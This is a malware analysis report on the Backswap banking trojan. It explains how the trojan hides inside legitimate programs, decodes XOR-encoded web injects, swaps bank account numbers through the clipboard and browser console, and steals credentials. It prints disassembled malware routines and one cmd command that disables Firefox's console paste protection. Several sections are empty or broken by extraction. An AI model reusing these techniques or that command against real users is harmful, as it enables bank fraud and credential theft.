# Summary

cert.pl/en/news/single/backswap-malware-analysis/

Backswap is a banker, which we first observed around March 2018. It's a variant of old, well-known malware TinBa (which stands for "tiny banker"). As the name suggests, it's main characteristic is small size (very often in the 10-50kB range). In the summary, we present reasoning for assuming it's the same malware.

We were writing about TinBa in 2015, since then, it was using various techniques:

- DGA for communication with C&C
- Form grabbing to steal users credentials
- injecting in different processes

You can read more about those variants here:

There are multiple versions of Backswap. We are going to focus on the newer samples, and their commons parts for readability purposes. Malware targets mostly Polish banks, sometimes cryptocurrency wallets. It swaps the account number of the money

transfer recipient using injected JavaScript code. You can find few years old source code.

Features:

- can run from arbitrary address in the process memory
- resolves import table, using simple hashes of functions names
- swaps the contents of the clipboard, when bank/cryptocurrency account number is found
- injects WebInjects, replacing bank numbers and stealing credentials

Malware recognize its attack targets using '*' as a wildcard:

Sometimes substring search is used:

## Technical analysis

We can retrieve many information just from reading the source code. It can be helpful for revealing general behaviour. Unfortunately, due to large amount of varieties and the fact that the source code is pretty old, it's not enough to understand how the newer samples operate.

### 1. Position Independent

Backswap very often hides in another program. List of executables used for this purpose involve programs like 7zip, ollydbg, dbgview. For what we know, it's not a stealth technique in a sense that it's purpose is to not alarm the user. We assume it's used just to misdirect the heuristics of antivirus software. Execution of Backswap starts thanks to additional entry added to the initterm table. Table that is used for the initialization of the C++ enviroment.

In order to be executed, Backswap code is copied into different area of memory.

To make the malware work in such conditions, it must be able to run from any place in memory, this feature is called Position Independent Code(PIC). In short, it means that all of the offsets are calculated relatively.

Backswap accomplishes that by this distinctive combination of instructions:

```
.text:00401A93                call    $+5
.text:00401A98
.text:00401A98 loc_401A98:                            ; DATA XREF: sub_401A90+9↓o
.text:00401A98                pop     ebx
.text:00401A99                sub     ebx, offset loc_401A98
```

Above instructions calculate the offset relative to the 0x401000 address. Then this value is added to every jump or any instruction involving memory access.

One specific thing we faced during analysis was technique called ‘call-over-string’. The idea is to store strings inside the code and make calls over the strings. This results in a string address pushed on the stack, while execution continues. It saves space and makes writing Position Independent Code easier. This technique is tricky for disassemblers to get right. IDA Pro is not able to automatically disassemble it correctly.

> In the automatically generated IDA code, we can see that instructions following the call are disassembled before the ones pointed by call destination. This is incorrect and have to be adjusted manually

```
.text:00403DB7 sub_403DB7      proc near               ; CODE XREF: .text:00403DAC↑p
.text:00403DB7                 lea     eax, replace_clipboard
.text:00403DBD                 call    eax ; replace_clipboard
.text:00403DBF                 push    1
.text:00403DC1                 push    dword ptr [ebp-860h]
.text:00403DC7                 call    dword ptr api_user32_EnableWindow
.text:00403DCD
.text:00403DCD loc_403DCD:                             ; CODE XREF: sub_403CB5+F↑j
.text:00403DCD                 call    near ptr loc_403DE4+1
.text:00403DCD sub_403DB7      endp
.text:00403DCD
.text:00403DD2                 dec     ebp
.text:00403DD3                 outsd
.text:00403DD4                 jp      short near ptr aAddedToClip_0+2 ; "ded to clip"
.text:00403DD6                 insb
.text:00403DD7                 insb
.text:00403DD8                 popa
.text:00403DD9                 push    edi
.text:00403DDA                 imul    ebp, [esi+64h], 6C43776Fh
.text:00403DE1                 popa
.text:00403DE2                 jnb     short near ptr loc_403E56+1
.text:00403DE4
.text:00403DE4 loc_403DE4:                             ; CODE XREF: sub_403DB7:loc_403DCD↑p
.text:00403DE4                 add     [ebp-0FE7Bh], cl
.text:00403DEA                 call    dword ptr [eax-1]
.text:00403DED                 adc     eax, offset api_kernel32_lstrcmpiA
.text:00403DF2                 or      eax, eax
.text:00403DF4                 jnz     loc_403EFE
.text:00403DFA                 pusha
.text:00403DFB                 call    near ptr loc_403E06+1
.text:00403E00                 dec     ecx
.text:00403E01                 jz      short near ptr loc_403E74+2
.text:00403E03                 and     [esi+46h], al
.text:00403E06
.text:00403E06 loc_403E06:                             ; CODE XREF: .text:00403DFB↑p
.text:00403E06                 add     [ebp+40445005h], cl
.text:00403E0C                 add     bh, bh
.text:00403E0E                 shl     byte ptr [ecx-1], 1
.text:00403E11                 mov     ch, 0ACh
.text:00403E13                 idiv    edi
```

> After manual adjustments, we can see how the code should look like

```
.text:00403DB7 sub_403DB7      proc near               ; CODE XREF: .text:00403DAC↑p
.text:00403DB7                 lea     eax, replace_clipboard
.text:00403DBD                 call    eax ; replace_clipboard
.text:00403DBF                 push    1
.text:00403DC1                 push    dword ptr [ebp-860h]
.text:00403DC7                 call    dword ptr api_user32_EnableWindow
.text:00403DCD
.text:00403DCD loc_403DCD:                             ; CODE XREF: sub_403CB5+F↑j
.text:00403DCD                 call    loc_403DE5
.text:00403DCD sub_403DB7      endp
.text:00403DCD
.text:00403DCD ; ---------------------------------------------------------------------------
.text:00403DD2 aMozillawindowc db 'MozillaWindowClass',0
.text:00403DE5 ; ---------------------------------------------------------------------------
.text:00403DE5
.text:00403DE5 loc_403DE5:                             ; CODE XREF: sub_403DB7:loc_403DCD↑p
.text:00403DE5                 lea     eax, [ebp-0FFh]
.text:00403DEB                 push    eax
.text:00403DEC                 call    api_kernel32_lstrcmpiA
.text:00403DF2                 or      eax, eax
.text:00403DF4                 jnz     loc_403EFE
.text:00403DFA                 pusha
.text:00403DFB                 call    loc_403E07
.text:00403DFB ; ---------------------------------------------------------------------------
.text:00403E00 aItsFf          db 'Its FF',0
.text:00403E07 ; ---------------------------------------------------------------------------
.text:00403E07
.text:00403E07 loc_403E07:                             ; CODE XREF: .text:00403DFB↑p
.text:00403E07                 lea     eax, write_file
.text:00403E0D                 call    eax ; write_file
.text:00403E0F                 popa
.text:00403E10                 push    dword ptr [ebp-854h]
.text:00403E16                 push    dword ptr [ebp-850h]
.text:00403E1C                 lea     eax, replace_clipboard
.text:00403E22                 call    eax ; replace_clipboard
```

## 2. Windows API

Due to Backswap being Position Independent and fully self-contained, it does not know where Windows libraries are loaded. It does that by itself. First step in that process is to find kernel32.dll library. TIB/PEB are used to do exactly that.

```
.text:00401861                 Peb  mov     esi, large fs:30h
.text:00401InInitializationModuleList  mov     esi, [esi+0Ch]
.text:0040186B Next entry in the list  mov     esi, [esi+1Ch]
.text:0040186E
.text:0040186E loc_40186E:                                 ;
.text:0040186E             BaseAddress mov     eax, [esi+8]
```

Remaining libraries are loaded with function LoadLibraryA exported from the library mentioned above.

Backswap loads functions from libraries by comparing simple hash of the name of the function with table of hashes stored inside the binary. Algorithm expressed in Python:

Loaded libraries

## 3. Harmful activity

Backswap carries out multiple harmful activities. Big ones are: injecting Webinjects and stealing credentials. Supported browsers involve Internet Explorer, Mozilla Firefox, Google Chrome. Some variants also swap the contents of the clipboard when bank/cryptocurrency account number is found.

### WebInjects

WebInjects are injected with rather innovative method, successfuly avoiding antivirus heuristics.

Code to be injected is stored inside .rsrc section of the PE file. Content is xored with a constant value, most of the time with 0x8. It's achieved with a series of xors instead of single xor. In the newer samples we observed different constants, and the xoring code modified a bit.

```
.text:0040384D                  xor     eax, eax
.text:0040384F                  xor     ecx, ecx
.text:00403851                  xor     edi, edi
.text:00403853                  mov     eax, [ebp+buffer]
.text:00403856                  mov     ecx, [ebp+n]
.text:00403859
.text:00403859 loc_403859:                              ; CODE XREF: rcxor+72↓j
.text:00403859                  xor     byte ptr [ecx+eax-1], 8
.text:0040385E                  xor     byte ptr [ecx+eax-1], 7
.text:00403863                  xor     byte ptr [ecx+eax-1], 6
.text:00403868                  dec     ecx
.text:00403869                  jnz     short loc_403859
.text:0040386B                  pop     ecx
.text:0040386C                  leave
.text:0040386D                  retn    8
.text:0040386D rcxor            endp
```

Backswap uses keyboard shortcuts for injection. Whole process looks as follows:


- In case of Mozilla Firefox: disable protection from pasting code inside JavaScript console, it's achieved with the following command: /V:ON /C dir /S/B/A-D "%APPDATA%\Mozilla\prefs.js" > "%TEMP%\edit" && SETLOCAL EnableDelayedExpansion && set /p v=<"%TEMP%\edit" && echo ^user_pref("devtools.selfxss.count", 100); >> "!v!"
- Get WebInjects from .rsrc section
- Insert WebInject into clipboard. In the first frame you can see SetClipboardData.aspx) function, used for that purpose

```
.text:0040392C buf             = dword ptr -8
.text:0040392C src             = dword ptr  8
.text:0040392C n               = dword ptr  0Ch
.text:0040392C
.text:0040392C                 push    ebp
.text:0040392D                 mov     ebp, esp
.text:0040392F                 add     esp, 0FFFFFFF0h
.text:00403932                 call    $+5
.text:00403937
.text:00403937 loc_403937:                             ; DATA XREF: replace_clipboard+C↓o
.text:00403937                 pop     ebx
.text:00403938                 sub     ebx, offset loc_403937
.text:0040393E                 mov     [ebp+var_10], 0
.text:00403945                 cmp     [ebp+n], 0Ah
.text:00403949                 jbe     clear_clipboard
.text:0040394F                 mov     eax, [ebp+n]
.text:00403952                 add     eax, 1
.text:00403955                 push    eax
.text:00403956                 push    2002h
.text:0040395B                 call    dword ptr api_kernel32_GlobalAlloc
.text:00403961                 mov     [ebp+buf], eax
.text:00403964                 push    eax
.text:00403965                 call    dword ptr api_kernel32_GlobalLock
.text:0040396B                 mov     [ebp+var_C], eax
.text:0040396E                 push    [ebp+n]
.text:00403971                 push    [ebp+src]
.text:00403974                 push    eax             ; clipboard
.text:00403975                 lea     eax, strncpy
.text:0040397B                 call    eax ; strncpy
.text:0040397D                 mov     ecx, [ebp+src]
.text:00403980                 add     ecx, [ebp+n]
.text:00403983                 add     ecx, 1
.text:00403986                 mov     byte ptr [ecx], 0
.text:00403989                 push    8000h
.text:0040398E                 push    0
.text:00403990                 push    [ebp+src]
.text:00403993                 call    dword ptr api_kernel32_VirtualFree
.text:00403999                 push    [ebp+buf]
.text:0040399C                 call    dword ptr api_kernel32_GlobalUnlock
.text:004039A2                 push    0
.text:004039A4                 call    dword ptr api_user32_OpenClipboard
.text:004039AA                 or      eax, eax
.text:004039AC                 jz      short loc_4039E6
.text:004039AE                 call    dword ptr api_user32_EmptyClipboard
.text:004039B4                 or      eax, eax
.text:004039B6                 jz      short loc_4039C3
.text:004039B8                 push    [ebp+buf]
.text:004039BB                 push    1
.text:004039BD                 call    dword ptr api_user32_SetClipboardData
.text:004039C3
.text:004039C3 loc_4039C3:                             ; CODE XREF: replace_clipboard+8A↑j
.text:004039C3                 call    dword ptr api_user32_CloseClipboard
```

Hide browser window. To perform this operation, first GetWindowLong.aspx) is called to get GWL_EXSTYLE – extended window styles. Those are extended with attribute WS_EX_LAYERED(or eax, 80000h), and set on the window with SetWindowLong.aspx) This results in window being transparent, not visible to the user

```
.text:004039ED change_window_opacity proc near         ; CODE XREF: .text:00403D44↓p
.text:004039ED                                         ; .text:00403DA8↓p ...
.text:004039ED
.text:004039ED hwnd            = dword ptr  8
.text:004039ED bAlpha          = dword ptr  0Ch
.text:004039ED
.text:004039ED                 push    ebp
.text:004039EE                 mov     ebp, esp
.text:004039F0                 add     esp, 0FFFFFFFCh
.text:004039F3                 call    $+5
.text:004039F8
.text:004039F8 loc_4039F8:                             ; DATA XREF: change_window_opacity+C↓o
.text:004039F8                 pop     ebx
.text:004039F9                 sub     ebx, offset loc_4039F8
.text:004039FF                 push    -20
.text:00403A01                 push    [ebp+hwnd]
.text:00403A04                 call    dword ptr api_user32_GetWindowLongA
.text:00403A0A                 or      eax, 80000h
.text:00403A0F                 push    eax
.text:00403A10                 push    -20
.text:00403A12                 push    [ebp+hwnd]
.text:00403A15                 call    dword ptr api_user32_SetWindowLongA
.text:00403A1B                 push    2
.text:00403A1D                 push    [ebp+bAlpha]
.text:00403A20                 push    0
.text:00403A22                 push    [ebp+hwnd]
.text:00403A25                 call    dword ptr api_user32_SetLayeredWindowAttributes
.text:00403A2B                 leave
.text:00403A2C                 retn    8
.text:00403A2C change_window_opacity endp
```

- Send CTRL+SHIT+J keyboard combination to the browser process for Internet Explorer/Google Chrome, and CTRL+SHIFT+K for Firefox. This results in developer console popping up. SendInput.aspx) is used
- In a very similar fashion, malware sends CTRL+V, then ENTER




Finally, console is closed with the same keyboard shortcuts. Transparency of the window is turned off

Newer samples changed injecting technique a bit. Steps involve:

- Sending CTRL+L to the browser window with SendInput function
- Typing javascript: string, character by character, using SendMessage with argument WM_CHAR in a loop

```
.text:00403560
.text:00403560 type_in_char_by_char proc near          ; CODE XREF: sub_402D13+9↑p
.text:00403560                                         ; DATA XREF: sub_402D13+3↑o
.text:00403560
.text:00403560 hwnd            = dword ptr  8
.text:00403560 string_to_be_typed= dword ptr  0Ch
.text:00403560 n               = dword ptr  10h
.text:00403560
.text:00403560                 push    ebp
.text:00403561                 mov     ebp, esp
.text:00403563                 push    ecx
.text:00403564                 call    $+5
.text:00403569                 pop     ebx
.text:0040356A                 sub     ebx, 403569h
.text:00403570                 xor     eax, eax
.text:00403572                 xor     ecx, ecx
.text:00403574                 mov     eax, [ebp+string_to_be_typed]
.text:00403577                 mov     ecx, 0          ; _DWORD
.text:0040357C
.text:0040357C loc_40357C:                             ; CODE XREF: type_in_char_by_char+35↓j
.text:0040357C                 pusha
.text:0040357D                 push    0               ; _DWORD
.text:0040357F                 push    dword ptr [eax] ; _DWORD
.text:00403581                 push    WM_CHAR         ; _DWORD
.text:00403586                 push    [ebp+hwnd]      ; _DWORD
.text:00403589                 call    ds:api_user32_SendMessageA
.text:0040358F                 popa
.text:00403590                 inc     eax
.text:00403591                 inc     ecx
.text:00403592                 cmp     ecx, [ebp+n]
.text:00403595                 jle     short loc_40357C
.text:00403597                 pop     ecx
.text:00403598                 leave
.text:00403599                 retn    0Ch
.text:00403599 type_in_char_by_char endp
```

### Stealing credentials

Some of the samples steal credentials in a very interesting fashion. With the help of SetWinEventHook.aspx) following events are hooked:

Configured callback function for those events saves window title text to the log file located in %TEMP%/<nazwa>.log. Example names involve dero, niko, gobi, abc.

In the same time, WebInjects put the credentials into browser window title. Background thread periodically sends log file contents to the C&C server.

Some of the WebInjects involved in the process are presented below.

Some of the older C&C used:

Those are mostly websites with legit services, which means that they have been compromised.

Samples that does not contain C&C server, are using URL suggesting that authors are counting number of infections http://counter.yadro.ru/hit?rhttp://sexy.com/;uhttp://sexy.com/;h.

Backswap and TinBa are very alike. They share: call $+5; pop ebx instructions for Position Independent Code, functions for reconstructing Windows API table, storing WebInjects inside .rsrc xored with constant key, call-over-string and strings contained in the sample.

Main difference is in the harmful activity performed by the malware.

## YARA Rules

## Hashes

## Other analyses

https://www.welivesecurity.com/2018/05/25/backswap-malware-empty-bank-accounts/